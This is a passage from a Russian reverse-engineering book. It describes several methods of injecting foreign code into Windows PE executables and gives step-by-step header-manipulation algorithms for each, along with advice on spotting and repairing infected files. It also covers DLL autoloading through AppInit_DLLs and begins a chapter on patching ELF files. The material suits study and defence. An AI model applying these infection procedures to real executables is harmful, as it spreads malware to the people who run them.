Достоинства этого механизма заключаются в простоте его реализации, надежности, неконфликтности и т. д. Теперь уже не требуется анализировать служебные подструктуры на предмет их пересечения со сбрасываемой частью секции (мы ничего не сбрасываем!), поэтому, если случится так, что оверлей погибнет, загрузчик просто передаст управление основной программе без нарушения ее работоспособности.

Располагать оверлей следует либо в конце файла, либо в его заголовке. Хоть это и будет более заметно, шансы выжить при упаковке у него значительно возрастут.

Внедрение

Алгоритм внедрения полностью идентичен описанному в предыдущем *разд. "Категория B: сброс части секции в оверлей"*, за тем лишь исключением, что в оверлей сбрасывается не часть секции файла-носителя, а непосредственно сам X-код, обрабатываемый специальным загрузчиком. Внедрение загрузчика обычно осуществляется по категории A (см. *разд. "Категория A: внедрение в свободное пространство файла"*), хотя в принципе, можно использовать и другие категории.

Идентификация пораженных объектов

Внедрения этого типа легко распознаются визуально по наличию загрузчика, как правило, внедренного по категории A, и по присутствию оверлея в начале, конце или середине файла.

Восстановление пораженных объектов

Если X-код спроектирован корректно, для его удаления достаточно разрушить оверлей (например, упаковав программу ASPack со сброшенной опцией сохранения оверлеев). Методика удаления загрузчика, внедренного по категории A, уже была описана ранее в одноименном разделе, так что не будем повторяться.

Категория C: расширение последней секции файла

Идея расширения последней секции файла не нова, и своими корнями уходит глубоко в историю, возвращая нас во времена господства операционной системы MS-DOS.

Это — наиболее очевидный и наиболее популярный из всех алгоритмов внедрения вообще (часто даже называемый "стандартным способом внедрения"), однако его тактико-технические характеристики оставляют желать лучшего. Он чрезвычайно конфликтен, слишком заметен и реально применим лишь к некоторым PE-файлам, отвечающим всем предъявляемым к ним требованиям. Зато данный метод безболезненно переносит упаковку и обработку протекторами.

На первый взгляд, идея не встречает никаких препятствий: дописываем X-код в хвост последней секции, увеличиваем размер страничного образа на соответствующую величину, не забывая о ее выравнивании, и передаем на X-код управление (рис. 30.13). Никаких дополнительных передвижений одних секций относительно других осуществлять не нужно, а значит, не нужно корректировать и их `raw offset`. Проблема конфликтов со служебными структурами PE-файла также отпадает, и нам нечего опасаться, что X-код перезапишет данные, принадлежащие таблице импорта или, например, ресурсам.

Но стоит только снять розовые очки и заглянуть в глаза реальности, как вы обнаружите множество проблем. А что, если конец последней секции не совпадает с концом файла? Может же там

оказаться оверлей или просто мусор, оставленный компоновщиком? А что, если последней секцией файла является секция неинициализированных данных или DISCARDABLE-секция, которая в любой момент может быть выгружена из файла?

Внедряться в последнюю секцию файла не только технически неправильно, но и политически некорректно. Тем не менее и этот способ имеет право на существование, поэтому рассмотрим его поподробнее.




Рис. 30.13. Внедрение X-кода в файл путем расширения последней секции

Внедрение

Если физический размер последней секции при выравнивании на величину File Alignment не "дотягивается" до физического конца файла, значит, X-код должен либо отказаться от внедрения, либо пристегивать свое тело не к концу секции, а к концу файла. Разница не принципиальна, за исключением того, что оверлей теперь придется загружать в память, увеличивая как время загрузки, так и количество потребляемых ресурсов. Внедряться же между концом секции и началом оверлея категорически недопустимо, так как оверлеи чаще всего адресуются относительно начала файла (хотя могут адресоваться и относительно конца последней секции). Другая тонкость связана с пересчетом виртуального размера секции — если он больше физического (как чаще всего и случается), то он уже включает в себя какую-то часть оверлея, поэтому алгоритм вычисления нового размера существенно усложняется.

С атрибутами секций дела обстоят еще хуже. Секции неинициализированных данных вообще не обязаны загружаться с диска (хотя Windows 9*x*/NT их все-таки загружают), а служебные секции (например, секция перемещаемых элементов) реально востребованы системой лишь на этапе загрузки PE-файла, активны только на стадии загрузки, а дальнейшее их пребывание в памяти не гарантируется. Поэтому X-код запросто может вызвать исключение еще до того, как успеет передать управление основной программе. Конечно, X-код может скорректировать атрибуты последней секции по своему усмотрению, но это ухудшит производительность системы и будет слишком заметно. Если физический размер последней секции равен нулю, что характерно для секций неинициализированных данных, лучше ее пропустить, внедрившись в предпоследнюю секцию.

Типичный алгоритм внедрения выглядит так:

- Загружаем PE-заголовок и анализируем атрибуты последней секции.
- Если флаг `IMAGE_SCN_MEM_SHARED` установлен, отказываемся от внедрения.
- Если флаг `IMAGE_SCN_MEM_DISCARDABLE` установлен, либо отказываемся от внедрения, либо самостоятельно сбрасываем его.
- Если флаг `IMAGE_SCN_CNT_UNINITIALIZED_DATA` установлен, от внедрения лучше всего отказаться.
- Если `ALIGN_UP(LS.r_sz, FA) + LS.r_a > SizeOfFile`, то файл содержит оверлей, и от внедрения лучше отказаться.
- Если `LS.v_sz > LS.r_rz`, то хвост секции содержит данные, инициализированные нулями. В этом случае следует либо отказаться от внедрения, либо перед передачей управления подчистить все за собой.
- Дописываем X-код к концу файла.
- Устанавливаем `LS.r_sz` на `SizeOfFile – LS.r_off`.
- Если `LS.v_sz >= (LS.r_a + LS.r_sz + (SizeOfFile – (LS.r_a + ALIGN_UP(LS.r_sz, FA)))`, оставляем `LS.v_sz` без изменений, в противном случае `LS.v_sz := 0`.
- Если `LS.v_sz != 0`, пересчитываем `Image Size`.
- При необходимости корректируем атрибуты внедряемой секции: сбрасываем атрибут `IMAGE_SCN_MEM_DISCARDABLE` и присваиваем атрибут `IMAGE_SCN_MEM_READ`.
- Пересчитываем `Image Size`.

Идентификация пораженных объектов

Внедрения этого типа идентифицировать проще всего — они выдают себя присутствием кода в последней секции файла, которой обычно является либо секция неинициализированных данных, либо секция ресурсов, либо служебная секция, например, секция импорта/экспорта или перемещаемых элементов.

Если исходный файл содержал оверлей (или мусор, оставленный компоновщиком), он неизбежно перекрывается последней секций.

Восстановление пораженных объектов

Любовь начинающих программистов к расширению последней секции файла вполне объяснима (более или менее подробное описание этого способа внедрения можно найти практически в любом вирусном журнале), но вот алгоритмические ошибки, совершенные ими, непростительны.

Чаще всего встречаются ошибки трех типов: неверное определение позиции конца файла, отсутствие выравнивания и неподходящие атрибуты секции. При этом, большая часть этих ошибок необратима, и пораженные файлы восстановлению не подлежат.

Начнем с того, что `LS.r_off + LS.r_sz` не всегда совпадает с концом файла, и если файл содержит оверлей, он будет безжалостно уничтожен. Если `LS.v_sz < LS.r_sz`, то `r_sz` может беспрепятственно вылетать за пределы файла, и разработчик X-кода должен это учитывать, в противном случае в конце последней секции образуется каша.

Очень часто встречается и такая ошибка: вместо того, чтобы подтянуть `LS.r_sz` к концу X-кода, программист увеличивает `LS.r_sz` на размер X-кода, и, если конец последней секции не совпадал с концом оригинального файла, X-код неожиданно для себя окажется в оверлее! К счастью, этой беде легко помочь — просто скорректируйте поле `LS.r_sz`, установив его на действительный конец файла.

Нередко приходится сталкиваться и с ошибками коррекции виртуальных размеров. Как уже говорилось, увеличивать `LS.v_sz` на размер X-кода нужно лишь тогда, когда `LS.v_sz <= LS.r_sz`,

в противном случае виртуальный образ уже содержит часть кода или даже весь X-код целиком. Если `LS.v_sz != 0`, такая ошибка практически никак не проявляет себя, всего лишь увеличивая количество памяти, выделенной процессу. Однако если `LS.v_sz == 0`, после внедрения виртуальный размер окажется равным… размеру X-кода, который много меньше размера всей секции, в результате чего ее продолжение не будет загружено, и файл откажет в работе. Для возращения его в строй, просто обнулите поле `LS.v_sz` или вычислите его истинное значение.

После изменения виртуальных размеров секции, требуется пересчитать `Image Size`, что многие программисты делают неправильно, либо просто суммируя виртуальный размеры всех секций, либо увеличивая его на размер внедряемого кода, либо забывая округлить полученный результат на границу 64 Кбайт, либо допуская другие ошибки. Правильный алгоритм вычисления `Image Size` выглядит так: `LS.v_a + ALIGN_UP((LS.v_s)? LS.v_s:LS.r_sz, OA)`.

Самый безобидный баг — неудачные атрибуты расширяемой секции, например, внедрение в `DISCARDABLE`-секцию, которой, в частности, является секция перемещаемых элементов, обычно располагающая в конце файла. Коррекция атрибутов должна решить эту проблему.

Для удаления X-кода из файла, просто отберите у него управления, отрежьте `sizeof(X-code)` байт от конца последней секции и пересчитайте значения полей `Image Base`, `LS.r_sz` и `LS.r_off`.

Категория C: создание собственной секции

Альтернативой расширению последней секции файла стало создание собственной секции (рис. 30.14), что не только "модно", но и технически более грамотно. Теперь, по крайней мере, ни оверлеи, ни таблицы перемещаемых элементов не будут без необходимости присутствовать в памяти.




Рис. 30.14. Внедрение X-кода в файл путем создания собственной секции

Внедрение

Обобщенный алгоритм внедрения выглядит так:

- Загружаем PE-заголовок и смотрим, что расположено за таблицей секций.
- Если здесь не нули, отказываемся от внедрения.

- Если `(e_lfanew + SizeOfOptionalHeader + 14h + (NumberOfSections + 1)*40) > SizeOfHeaders`, раздвигаем заголовок по методике, описанной в *разд. "Категория B: раздвижка заголовка"*, а если это невозможно, отказываемся от заражения.
- Дописываем X-код к концу файла.
- Увеличиваем `NumberOfSections` на единицу.
- Выравниваем `LS.r_sz` на величину `FA`.
- Дописываем к таблице секций еще один элемент, заполняя поля следующим образом:
  - Имя — не имеет значения
  - `v_a` — `LS.v_a + ALIGN_UP( (LS.v_sz)? LS.v_sz: LS.r_sz), Section Alignment)`
  - `r_offset` — `SizeOfFile`
  - `v_sz` — `sizeof(X-code)` или `0x0`
  - `r_sz` — `sizeof(X-code)`
  - `Charac.- IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE`
  - Остальные — `0x0`
  - Пересчитываем `Image Size`

Идентификация пораженных объектов

Внедрения этого типа легко распознаются по наличию кодовой секции в конце файла (стандартно кодовая секция всегда идет первой).

Восстановление пораженных объектов

Ошибочное определение смещения внедряемой секции обычно приводит к полной неработоспособности файла без малейших надежд на его восстановление (подробнее об этом мы уже говорили в предыдущем разделе). Ошибки остальных типов менее коварны.

Живая классика — невыровненный физический размер предпоследней секции файла. Как уже говорилось ранее, выравнивать физический размер последней секции необязательно, но при внедрении новой секции в файл последняя секция становится предпоследней со всеми отсюда вытекающими последствиями.

Категория C: расширение серединных секций файла

Внедрение в середину файла относится к высшему пилотажу и обеспечивает X-коду наибольшую скрытность. Предпочтительнее всего внедряться либо в начало, либо в конец кодовой секции, которой в подавляющем большинстве случаев является первая секция файла. Этот алгоритм наследует все лучшие черты создания оверлея в середине, многократно усиливая их: внедренный X-код принадлежит страничному образу, оверлея нет, поэтому нет и конфликтов с протекторами/упаковщикам.

Внедрение в начало

Внедрение в начало кодовой секции можно осуществить двояко. Во-первых, можно сдвинуть кодовую секцию вместе со всеми следующими за ней секциями вправо, физически переместив ее в файле и скорректировав все ссылки на абсолютные адреса в страничном образе. Во-вторых, можно уменьшить `v_a` и `r_off` кодовой секции на одну и ту же величину, заполняя освободившееся место X-кодом, тогда ни физические, ни виртуальные ссылки корректировать не придется, так как секция будет спроецирована в память по прежним адресам.

Легко показать, что перемещение кодовой секции при внедрении X-кода в ее начало, осуществляется аналогично перемещению секции данных при внедрении кода в хвост секции (см. *подразд. "Внедрение в конец"*), и поэтому здесь не рассматривается. Сосредоточимся на западной границе кодовой секции и технических аспектах ее смещения в глубь заголовка.

Собственно говоря, вся проблема в том, что подавляющее большинство кодовых секций начинается с адреса `1000h`, — минимального допустимого адреса, диктуемого выбранной кратностью выравнивания `OA`, так что отступать уже некуда — заголовок за нами. Здесь можно поступить двояко. Во-первых, можно уменьшить базовый адрес загрузки на величину, кратную 64 Кбайт и скорректировать все ссылки на RVA-адреса. Это утомительно, да и базовый адрес загрузки подавляющего большинства файлов — это минимальный адрес, поддерживаемый Windows 9*x*. Во-вторых, можно отключить выравнивание в файле, отодвинув границу на любое количество байт, кратное двум (но тогда файл не будет запускаться под Windows 9*x*).

Типовой алгоритм внедрения путем уменьшения базового адреса загрузки выглядит так:

- Считываем PE-заголовок.
- Если `Image Base < 1.00.00h` и перемещаемых элементов нет, отказываемся от внедрения.
- Если `Image Base <= 40.00.00h` и перемещаемых элементов нет, лучше отказаться от внедрения, так как файл не сможет запускаться в Windows 9*x*.
- Внедряем `1.00.00h` байт в заголовок по методу, описанному в разделе, озаглавленном *"Категория B: раздвижка заголовка"*, оформляя все `1.00.00h` байт как оверлей (т. е. оставляя `SizeOfHeaders` неизменным). Если это невозможно, отказываемся от внедрения.
- Уменьшаем `FS.v_a` и `FS.r_off` на `1.00.00h`.
- Увеличиваем `FS.r_sz` на `1.00.00h`.
- Если `FS.v_sz` не равен нулю, увеличиваем его на `1.00.00h`.
- Увеличиваем виртуальные адреса всех секций, кроме первой, на `1.00.00h`.
- Анализируем все служебные структуры, перечисленные в `DATA DIRECTORY` (таблицы экспорта, импорта, перемещаемых элементов и т. д.), увеличивая все RVA-ссылки на `1.00.00h`.
- Внедряем X-код в начало кодовой секции от `FS.r_off` до `FS.r_off + 1.00.00`.
- Пересчитываем `Image Size`.

Типовой алгоритм внедрения путем переноса западной границы первой секции выглядит так:

- Считываем PE-заголовок.
- Если `OA < 2000h`, лучше отказаться от внедрения, т. к. файл будет неработоспособен на Windows 9*x*, но если мы все-таки хотим внедриться, то:
  - Устанавливаем `FA` и `OA` равными `20h`.
  - Для каждой секции: если `NS.v_a − CS.v_a − CS.v_sz > 20h`, подтягиваем `CS.v_sz` к `NS.v_a − CS.v_a`.
  - Для каждой секции: если `v_sz > r_sz`, увеличиваем длину секции на `v_sz − r_sz` байт, перемещая все остальные в физическом образе и страничном образе.
  - Для каждой секции: если `v_sz < r_sz`, подтягиваем `v_sz к NS.v_a − CS.v_a`, добиваясь равенства физических и виртуальных размеров.
- Внедряем в заголовок `ALIGN_UP(sizeof(X-code), OA)` байт, оформляя их как оверлей.
- Уменьшаем `FS.v_a` и `FS.r_off` на `ALIGN_UP(sizeof(X-code), OA)`.
- Внедряем X-код в начало первой секции файла.
- Пересчитываем `Image Size`.

Внедрение в конец

Чтобы внедриться в конец кодовой секции, необходимо раздвинуть страничный образ, заново пересчитав ссылки на все адреса, так как старых данных на прежнем месте уже не окажется. Задача кажется невыполнимой (встраивать в X-код полноценный дизассемблер с интеллектом IDA Pro не предлагать), но решение лежит буквально на поверхности. В подавляющем большин-

стве случаев для ссылок между секциями кода и данных используются не относительные, а абсолютные адреса, перечисленные в таблице перемещаемых элементов (при условии, что она есть). В крайнем случае, абсолютные ссылки можно распознать эвристическими приемами — если `(Image Base + Image Size) >= Z >= Image Size`, то `Z` — эффективный адрес, требующий коррекции (разумеется, предложенный прием не слишком надежен, но все же он работает).

Типовой алгоритм внедрения выглядит так:

- Считываем PE-заголовок.
- Если нет перемещаемых элементов, от внедрения лучше отказаться, так как файл может потерять работоспособность.
- Находим кодовую секцию файла.
- Если `CS.v_sz ==0` или `CS.v_sz >= CS.r_sz`, увеличиваем `r_sz` кодовой секции файла.
- Если `CS.v_sz < CS.r_sz`, `CS.r_sz := NS.r_off + ALIGN_UP(sizeof(X-code), FA)`.
- Если `CS.v_sz < CS.r_sz`, `CS.v_sz := CS.r_sz`.
- Физически сдвигаем все последующие секции на `ALIGN_UP(sizeof(X-code), FA)` байт, увеличивая их `r_off` на ту же самую величину.
- Сдвигаем все последующие секции в страничном образе, увеличивая их `v_a` на `ALIGN_UP(sizeof(X-code), OA)` байт.
- Если таблица перемещаемых элементов присутствует, увеличиваем все абсолютные ссылки на перемещенные секции на `ALIGN_UP(sizeof(X-code), OA)` байт, если же таблицы перемещаемых элементов нет, используем различные эвристические алгоритмы.
- Пересчитываем `ImageSize`.

Идентификация пораженных объектов

Данный тип внедрения до сих пор не выловлен в живой природе, поэтому говорить о его идентификации преждевременно.

Восстановление пораженных объектов

Ни одного пораженного объекта пока не зафиксировано.

Категория Z: внедрение через автозагружаемые dll

Внедриться в файл можно, даже не прикасаясь к нему. Не верите? А зря! Windows NT поддерживает специальный ключ реестра, в котором перечислены DLL, автоматически загружающиеся каждый раз при создании нового процесса. Если `Entry Point` динамической библиотеки не равна нулю, она получит управление еще до того, как начнется выполнение процесса, что позволяет ей контролировать все происходящие в системе события (например, запуск антивирусных программ). Естественно, борьба с вирусами под их руководством ни к чему хорошему не приводит, и система должна быть обеззаражена. Убедитесь, что в ключе реестра `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs` перечислены только легальные DLL, и нет ничего лишнего!



Глава 31

Дизассемблирование ELF-файлов под Linux и BSD

Ворвавшись в нашу жизнь, Linux быстро завоевала популярность, и все чаще и чаще на компакт-дисках популярных журналов оказываются программы для этой операционной системы. Причем, в отличие от Windows, большинство приложений Linux не требует установки и спокойно копируется с одного компьютера на другой, что способствует интенсивному обмену файлами. Помните времена MS-DOS?

Считается, что интенсивность обмена исполняемыми файлами в мире Linux намного ниже, чем в Windows, и что большинство пользователей качает исходные коды и компилирует их самостоятельно. Да как бы не так! Исходный код занимает намного больше места, а высокоскоростное соединение с Internet есть пока не у всех! Далеко не всегда сборка проходит гладко[1], и тогда приходиться колдовать над компилятором и исправлять ошибки разработчиков, что требует квалификации, — это два! Наконец, компиляция масштабных проектов занимает довольно продолжительное время, зачастую намного превышающее время скачивания — это три. Есть и другие причины, которые мы не будем перечислять здесь. Важно одно — очень многие пользователи предпочитают скачивать готовые бинарники, скомпилированные для своей ОС. Часто такие файлы лежат прямо на официальном сайте производителя. Часто, но не всегда! Есть и другая проблема. Linux-программисты не особо стремятся создавать интерактивные конфигураторы, а также серьезно злоупотребляют директивами условной компиляции (`#define`). Например, для однопроцессорной конфигурации создается одна сборка, для двух- или четырехпроцессорной — другая. Таких опций может быть очень много, и выложить все разновидности сборок на официальный сайт просто нереально. А компилировать самостоятельно — кто-то не может, а кому-то и лень. Вот и приходится рыскать по сети в поисках готовых сборок, откомпилированных независимыми разработчиками, и качать их. При этом возникает естественная угроза нарваться на вирус, закладку или троян, и такие пришествия уже случались!

Доработать исходные тексты проще всего (здесь это даже не рассматривается), но что делать, если есть только исполняемый файл и больше ничего? В этом случае придется вооружиться hex-редактором и править исполняемый файл вручную! Да и, кроме того, разве не круто внедрить "часовой механизм", который в определенный момент выведет на экран приветствие?

Необходимый инструментарий

Для правки исполняемых файлов даже не обязательно работать под Linux. Достаточно иметь HIEW, запущенный из-под Windows, однако в этом случае придется серьезно повозиться. Да и, к тому же — как потом это отлаживать? Так что установка Linux все-таки желательна, хотя бы под эмулятором — VMware, Bochs или QEMU.

---

[1] Вопросы компиляции исходных кодов вкратце обсуждались в *разд. "Скрытый потенциал ручных сборок" главы 3, "Хакерский инструментарий для UNIX и Linux"*.

Мы будем пользоваться hex-редактором HTE, готовую сборку которого можно бесплатно скачать по адресу **http://hte.sourceforge.net**. Он хорошо воспринимает ELF-формат, в нем есть мощный ассемблер и прочие полезные возможности. Как вариант, можно воспользоваться редактором BIEW (**http://biew.sourceforge.net**), но он намного слабее.

Желательно иметь дизассемблер IDA Pro. Версия IDA Pro, портированная на Linux, содержит удобный интерактивный отладчик в стиле Turbo Debugger (рис. 31.1), плюс сам дизассемблер. Если нет IDA Pro, возьмите GDB — стандартный отладчик, входящий в штатный комплект поставки большинства дистрибутивов Linux. Однако по сравнению с IDA Pro, его возможности сильно ограничены. В частности, он отказывается загружать файлы без таблицы секций (sections table), спотыкается на антиотладочных приемах и т. д.

Примечание

Подробный обзор отладчиков под UNIX и Linux можно найти в *главе 3*, *"Хакерский инструментарий для UNIX и Linux"*, а основные принципы работы с ними описаны в *главе 8*, *"Особенности отладки в UNIX и Linux"* и *главе 9*, *"Особенности термоядерной отладки с Linice"*. Если вы испытываете затруднения, перечитайте эти главы.

Из документации нам, в первую очередь, понадобится спецификация на ELF-формат, которую можно бесплатно скачать по адресу: **http://www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF_Format.pdf**, а также перечень системных вызовов в разных операционных системах — *"UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes"* (**http://www.blackhat.com/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf**).




Рис. 31.1. Отладка внедряемого кода с помощью интегрированного отладчика, встроенного в дизассемблер IDA Pro

Структура ELF-файлов

Изначально UNIX и производные от нее операционные системы поддерживали множество исполняемых форматов, ожесточенно конкурировавших между собой. Теперь поле боя опустело, и среди дымящихся обломков минувших сражений остался один ELF, ставший стандартом де-факто для Linux и BSD. Кое-где еще встречается древний a.out, но на него можно не обращать внимания.

Аббревиатура ELF расшифровывается как Executable and Linkable Format (формат исполнения и компоновки). Он состоит в определенном родстве с Win32 PE[2], поэтому у них много общего. В начале ELF-файла расположен служебный заголовок (ELF-header), описывающий основные характеристики файла — тип (исполнения или компоновки), архитектура ЦП, виртуальный адрес точки входа, размеры и смещения остальных заголовков.

За ELF-заголовком следует таблица заголовков программы (program header table), перечисляющая имеющиеся сегменты и их атрибуты. В формате компоновки она не является обязательной, так как компоновщик игнорирует сегменты и работает исключительно на уровне секций. Напротив, системный загрузчик, загружающий исполняемый ELF-файл в память, игнорирует секции и оперирует целыми сегментами.

Сегменты и секции — что это такое? *Сегмент* — это непрерывная область адресного пространства со своими атрибутами доступа. В частности, сегмент кода имеет атрибут исполнения, а сегмент данных — атрибуты чтения и записи. Не стоит путать ELF-сегменты с сегментами процессора x86! В защищенном режиме 386+ никаких "сегментов" в изначальном смысле этого слова уже нет, а есть только селекторы, и все сегменты ELF-файла загружаются в единый 4-Гбайтный x86-сегмент! В зависимости от типа сегмента, величина выравнивания в памяти может варьироваться от `4h` до `1000h` байт (размер страницы на x86). В самом ELF-файле сегменты не выравниваются, а хранятся плотно прижатыми друг к другу. Поэтому при поиске свободного пространства для внедрения возникают большие проблемы.

Ближайший аналог ELF-сегментов — PE-секции, но в PE-файлах, секция — это наименьшая структурная единица, а вот в ELF-файлах сегмент может быть разбит на один или несколько фрагментов — секций. В частности, типичный кодовый сегмент состоит из секций `.init` (процедуры инициализации), `.plt` (секция связок), `.text` (основной код программы) и `.finit` (процедуры финализации). Секции нужны компоновщику для комбинирования, чтобы он мог отобрать секции с похожими атрибутами и оптимальным образом расположить их по сегментам при сборке файла.

Несмотря на то, что системный загрузчик игнорирует таблицу секций, компоновщик все-таки помещает ее копию в исполняемый файл. Свободного пространства тратится совсем немного, зато отладчикам и дизассемблерам так удобнее. По не совсем понятным причинам GDB и многие другие программы отказываются загружать файл с поврежденной или отсутствующей таблицей секций, чем часто пользуются программисты для защиты программ от постороннего вмешательства. Структура ELF-файла в интерпретации компоновщика (а) и системного загрузчика (б) показана на рис. 31.2.

> ***Примечание***
>
> Хотя, как уже было только что сказано, системный загрузчик ОС ничего не знает о секциях, игнорируя их атрибуты и загружая весь сегмент целиком, для сохранения работоспособности зараженного файла под отладчиком, внедренный код должен корректировать оба заголовка — как `segment header` так и `section header`.

Разберем вкратце структуру и назначение полей служебных заголовков. Заинтересованным читателям рекомендуется детально изучить содержимое файла /usr/include/elf.h, который будет установлен на диске при инсталляции средств разработки (например, если в процессе установки Linux была выбрана опция **Development tools**).

Структура ELF-заголовка выглядит, как показано в листинге 31.1.

---

[2] Формат PE-файла и методы внедрения в него рассматривались в *главе 30, "Дизассемблирование 32-разрядных PE-файлов"*.




Рис. 31.2. Структура ELF-файла с точки зрения компоновщика (а) и системного загрузчика операционной системы (б)

Листинг 31.1. Структура ELF-заголовка

```
typedef struct
{
   unsigned char    e_ident[EI_NIDENT];    /* идентификатор ELF-файла: 7F 45 4C        */
   Elf32_Half       e_type;         /* тип файла                                      */
   Elf32_Half       e_machine;      /* архитектура                                    */
   Elf32_Word       e_version;      /* версия объектного файла                        */
   Elf32_Addr       e_entry;        /* виртуальный адрес точки входа                  */
   Elf32_Off        e_phoff;        /* физическое смещение program header в файле     */
   Elf32_Off        e_shoff;        /* физическое смещение section header в файле     */
   Elf32_Word       e_flags;        /* флаги                                          */
   Elf32_Half       e_ehsize;       /* размер ELF-заголовка в байтах                  */
   Elf32_Half       e_phentsize;    /* размер элемента program header в байтах        */
   Elf32_Half       e_phnum;        /* кол-во элементов в program header              */
   Elf32_Half       e_shentsize;    /* размер элемента section header в байтах        */
   Elf32_Half       e_shnum;        /* кол-во элементов в section header              */
